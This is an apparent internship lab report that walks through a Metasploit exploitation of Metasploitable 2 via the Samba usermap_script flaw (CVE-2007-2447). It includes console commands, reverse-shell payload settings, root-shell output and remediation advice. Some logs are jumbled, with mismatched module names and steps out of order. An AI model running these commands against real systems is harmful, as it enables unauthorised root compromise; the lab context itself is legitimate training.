

TASK 16 — METASPLOIT

Exploit a Vulnerable Machine

TechBiz Academy — Ethical Hacking Internship

Week 6 | Prepared by: Mah Noor | Date: September 27, 2026

1. Objective

The objective of this task was to understand and practically apply the Metasploit Framework to exploit a known vulnerability on Metasploitable 2. This included launching msfconsole, searching for an exploit, configuring options, running the exploit, and gaining a root shell on the target.

2. Lab Environment

Component	Details
Attacker Machine	Kali Linux — IP: 192.168.139.128
Target Machine	Metasploitable 2 — IP: 192.168.139.129
Network Type	Host-Only / NAT Network (VirtualBox)
Tool Used	Metasploit Framework v6.5.3
Exploit Module	exploit/multi/samba/usermap_script

3. Vulnerability — Samba usermap_script (CVE-2007-2447)

Metasploitable 2 runs a vulnerable version of Samba. The usermap_script module exploits an unescaped shell metacharacter vulnerability in the username field, allowing remote code execution without authentication.

Field	Value
CVE	CVE-2007-2447
Vulnerability	Samba "username map script" Command Execution
Affected Service	Samba smbd (port 139/445)
Severity	Critical
Impact	Remote Code Execution — Root Shell

4. Exploitation Steps

Step 1 — Launch msfconsole

Opened Kali Linux terminal and launched Metasploit Framework:

```
$ msfconsole
```

```
View the full module info with the info, or info -d command.
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] Started reverse TCP handler on 192.168.139.128:4444
[*] 192.168.139.129:21 - Running automatic check ("set AutoCheck false" to disable)
[-] 192.168.139.129:21 - Exploit failed [unreachable]: Rex::ConnectionRefused The connection was refused by the remote host (192.168.139.129:21).
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) > whoami
[*] exec: whoami
mahnoor
msf exploit(unix/ftp/vsftpd_234_backdoor) > sudo service vsftpd start
[*] exec: sudo service vsftpd start
[sudo] password for mahnoor:
Failed to start vsftpd.service: Unit vsftpd.service not found.
msf exploit(unix/ftp/vsftpd_234_backdoor) > sudo netstat -tulpn | grep :21
[*] exec: sudo netstat -tulpn | grep :21
```

Figure 1: msfconsole launched successfully — Metasploit v6.5.3

Step 2 — Search for Exploit

First searched for vsftpd exploit. Port 21 was closed on the target, so switched to Samba exploit:

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf > show options
```

```
msf exploit(multi/ftp/vsftpd_23a_backdoor) > set LHOST 192.168.139.128
LHOST => 192.168.139.128
msf exploit(multi/ftp/vsftpd_23a_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_23a_backdoor):


| Name   | Current Setting | Required | Description                                                                                            |
|--------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| RHOSTS | 192.168.139.129 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT  | 21              | yes      | The target port (TCP)                                                                                  |


Payload options (cmd/linux/http/x86/meterpreter_reverse_tcp):


| Name           | Current Setting | Required | Description                                                                                                                                                                                                               |
|----------------|-----------------|----------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| EXTENSIONS     |                 | no       | Comma-separated list of extensions to load                                                                                                                                                                                |
| FETCH_COMMAND  | CURL            | yes      | Command to fetch payload (Accepted: CURL, FTP, GET, TFTP, WGET)                                                                                                                                                           |
| FETCH_DELETE   | false           | yes      | Attempt to delete the binary after execution                                                                                                                                                                              |
| FETCH_FILELESS | none            | yes      | Attempt to run payload without touching disk by using anonymous handles, requires Linux 2.3.17 (for Python variant also Python 2.3.8, tested shells are sh, bash, zsh) (Accepted: none, python 3.8+, shell-search, shell) |
| FETCH_SRHOST   |                 | no       | Local IP to use for serving payload                                                                                                                                                                                       |
| FETCH_SRPORT   | 8080            | yes      | Local port to use for serving payload                                                                                                                                                                                     |
| FETCH_URI_PATH |                 | no       | Local URI to use for serving payload                                                                                                                                                                                      |
| LHOST          | 192.168.139.128 | yes      | The listen address (an interface may be specified)                                                                                                                                                                        |
| LPORT          | 4444            | yes      | The listen port                                                                                                                                                                                                           |


When FETCH_COMMAND is one of CURL,GET,WGET:


| Name       | Current Setting | Required | Description                                                                            |
|------------|-----------------|----------|----------------------------------------------------------------------------------------|
| FETCH_PIPE | false           | yes      | Host both the binary payload and the command so it can be piped directly to the shell. |


When FETCH_FILELESS is none:


| Name               | Current Setting | Required | Description                                                                         |
|--------------------|-----------------|----------|-------------------------------------------------------------------------------------|
| FETCH_FILENAME     | Gifcmelx        | no       | Name to use on remote system when storing payload; cannot contain spaces or slashes |
| FETCH_WRITABLE_DIR | ./              | yes      | Remote writable dir to store payload; cannot contain spaces                         |


Exploit target:


| Id | Name    |
|----|---------|
| 0  | Default |


```

Figure 2: vsftpd exploit module loaded and options viewed

Step 3 — Set RHOSTS (Target IP)

Configured the target IP address for the exploit:

```
msf exploit > set RHOSTS 192.168.139.129
msf exploit > show options
```

```
msf exploit(multi/ftp/vsftpd_23a_backdoor) > set RHOSTS 192.168.139.129
RHOSTS => 192.168.139.129
msf exploit(multi/ftp/vsftpd_23a_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_23a_backdoor):


| Name   | Current Setting | Required | Description                                                                                            |
|--------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| RHOSTS | 192.168.139.129 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT  | 21              | yes      | The target port (TCP)                                                                                  |


Payload options (cmd/linux/http/x86/meterpreter_reverse_tcp):


| Name           | Current Setting | Required | Description                                                                                                                                                                                                               |
|----------------|-----------------|----------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| EXTENSIONS     |                 | no       | Comma-separated list of extensions to load                                                                                                                                                                                |
| FETCH_COMMAND  | CURL            | yes      | Command to fetch payload (Accepted: CURL, FTP, GET, TFTP, WGET)                                                                                                                                                           |
| FETCH_DELETE   | false           | yes      | Attempt to delete the binary after execution                                                                                                                                                                              |
| FETCH_FILELESS | none            | yes      | Attempt to run payload without touching disk by using anonymous handles, requires Linux 2.3.17 (for Python variant also Python 2.3.8, tested shells are sh, bash, zsh) (Accepted: none, python 3.8+, shell-search, shell) |
| FETCH_SRHOST   |                 | no       | Local IP to use for serving payload                                                                                                                                                                                       |
| FETCH_SRPORT   | 8080            | yes      | Local port to use for serving payload                                                                                                                                                                                     |
| FETCH_URI_PATH |                 | no       | Local URI to use for serving payload                                                                                                                                                                                      |
| LHOST          |                 | yes      | The listen address (an interface may be specified)                                                                                                                                                                        |
| LPORT          | 4444            | yes      | The listen port                                                                                                                                                                                                           |


When FETCH_COMMAND is one of CURL,GET,WGET:


| Name       | Current Setting | Required | Description                                                                            |
|------------|-----------------|----------|----------------------------------------------------------------------------------------|
| FETCH_PIPE | false           | yes      | Host both the binary payload and the command so it can be piped directly to the shell. |


When FETCH_FILELESS is none:


| Name               | Current Setting | Required | Description                                                                         |
|--------------------|-----------------|----------|-------------------------------------------------------------------------------------|
| FETCH_FILENAME     | MeADzatan       | no       | Name to use on remote system when storing payload; cannot contain spaces or slashes |
| FETCH_WRITABLE_DIR | ./              | yes      | Remote writable dir to store payload; cannot contain spaces                         |


Exploit target:


| Id | Name    |
|----|---------|
| 0  | Default |


```

Figure 3: RHOSTS set to Metasploitable 2 target IP

Step 4 — Set LHOST & Switch to Samba Exploit

Set local listener IP and switched to the working Samba exploit:

```
msf > set LHOST 192.168.139.128
msf > use exploit/multi/samba/usermap_script
msf > set RHOSTS 192.168.139.129
```

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] Using configured payload cmd/linux/http/x86/meterpreter_reverse_tcp
msf exploit(multi/samba/usermap_script) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    192.168.139.128  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     21               yes       The target port (TCP)

Payload options (cmd/linux/http/x86/meterpreter_reverse_tcp):
  Name      Current Setting  Required  Description
  ----      -
  EXTENSIONS  none            no        Comma-separated list of extensions to load
  FETCH_COMMAND  curl           yes       Command to fetch payload (Accepted: CURL, FTP, GET, TFTP, WGET)
  FETCH_DELETE  false          yes       Attempt to delete the binary after execution
  FETCH_FILELESS  none          yes       Attempt to run payload without touching disk by using anonymous handles, requires Linux x3.17 (for Python variant also Python x3.8, tested shells are sh, bash, zsh) (Accepted: none, python)
  FETCH_SSHHOST  none          no        Local IP to use for serving payload
  FETCH_SSHPORT  8080          yes       Local port to use for serving payload
  FETCH_URI_PATH  none          no        Local URI to use for serving payload
  LHOST        192.168.139.128 yes       The listen address (an interface may be specified)
  LPORT        4444          yes       The listen port

When FETCH_COMMAND is one of CURL,GET,WGET:
  Name      Current Setting  Required  Description
  ----      -
  FETCH_PIPE  false           yes       Host both the binary payload and the command so it can be piped directly to the shell.

When FETCH_FILELESS is none:
  Name      Current Setting  Required  Description
  ----      -
  FETCH_FILENAME  YderxCVGG      no        Name to use on remote system when storing payload; cannot contain spaces or slashes
  FETCH_WRITEABLE_DIR  ./.            yes       Remote writable dir to store payload; cannot contain spaces
```

Figure 4: LHOST and RHOSTS configured for Samba exploit

Step 5 — Run Exploit & Gain Shell

Executed the exploit — a command shell session was successfully opened on the target:

```
msf exploit(multi/samba/usermap_script) > exploit
[*] Command shell session 1 opened (192.168.139.128:4444 → 192.168.139.129:54035)

msf exploit(unix/ftp/vsftpd_234_backdoor) > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > set RHOSTS 192.168.139.129
RHOSTS => 192.168.139.129
msf exploit(multi/samba/usermap_script) > set LHOST 192.168.139.128
LHOST => 192.168.139.128
msf exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 192.168.139.128:4444
WARNING: database "msf" has a collation version mismatch
DETAIL: The database was created using collation version 2.42, but the operating system provides version 2.43.
HINT: Rebuild all objects in this database that use the default collation and run ALTER DATABASE msf REFRESH COLLATION VERSION, or build PostgreSQL with the right library version.
[*] Command shell session 1 opened (192.168.139.128:4444 → 192.168.139.129:54035) at 2026-09-27 04:32:03 +0530
```

Figure 5: Shell session successfully opened on Metasploitable 2

Step 6 — Root Access Verified

Inside the shell, ran verification commands confirming full root access:

```
whoami → root
id → uid=0(root) gid=0(root)
hostname → metasploitable

[*] Command shell session 1 opened (192.168.139.128:4444 → 192.168.139.129:54035)

whoami
root
id
uid=0(root) gid=0(root)
hostname
metasploitable
```

Figure 6: Root shell confirmed — whoami, id, hostname output

5. Results

Command	Output	Meaning
whoami	root	Logged in as root user
id	uid=0(root) gid=0(root)	Full root privileges obtained
hostname	metasploitable	Confirmed target machine

6. TryHackMe Rooms Completed

The following compulsory TryHackMe rooms were completed as required:

Blue (Windows / EternalBlue — Metasploit) ✓




Figure 7: TryHackMe — Blue room completed

Kenobi (Linux — enum + privesc) ✓




Figure 8: TryHackMe — Kenobi room completed

7. Remediation

- Upgrade Samba to a patched version (latest stable).
- Disable the "username map script" option in smb.conf if not required.

- Apply firewall rules to restrict SMB ports (139, 445) from public access.
- Regularly scan systems with vulnerability scanners (Nessus/OpenVAS).
- Follow the principle of least privilege — services should not run as root.

8. Conclusion

This task successfully demonstrated the use of the Metasploit Framework to exploit CVE-2007-2447 (Samba usermap_script) on Metasploitable 2. Full root access was obtained, confirming complete system compromise. The exercise highlights the critical importance of keeping software patched and services properly secured.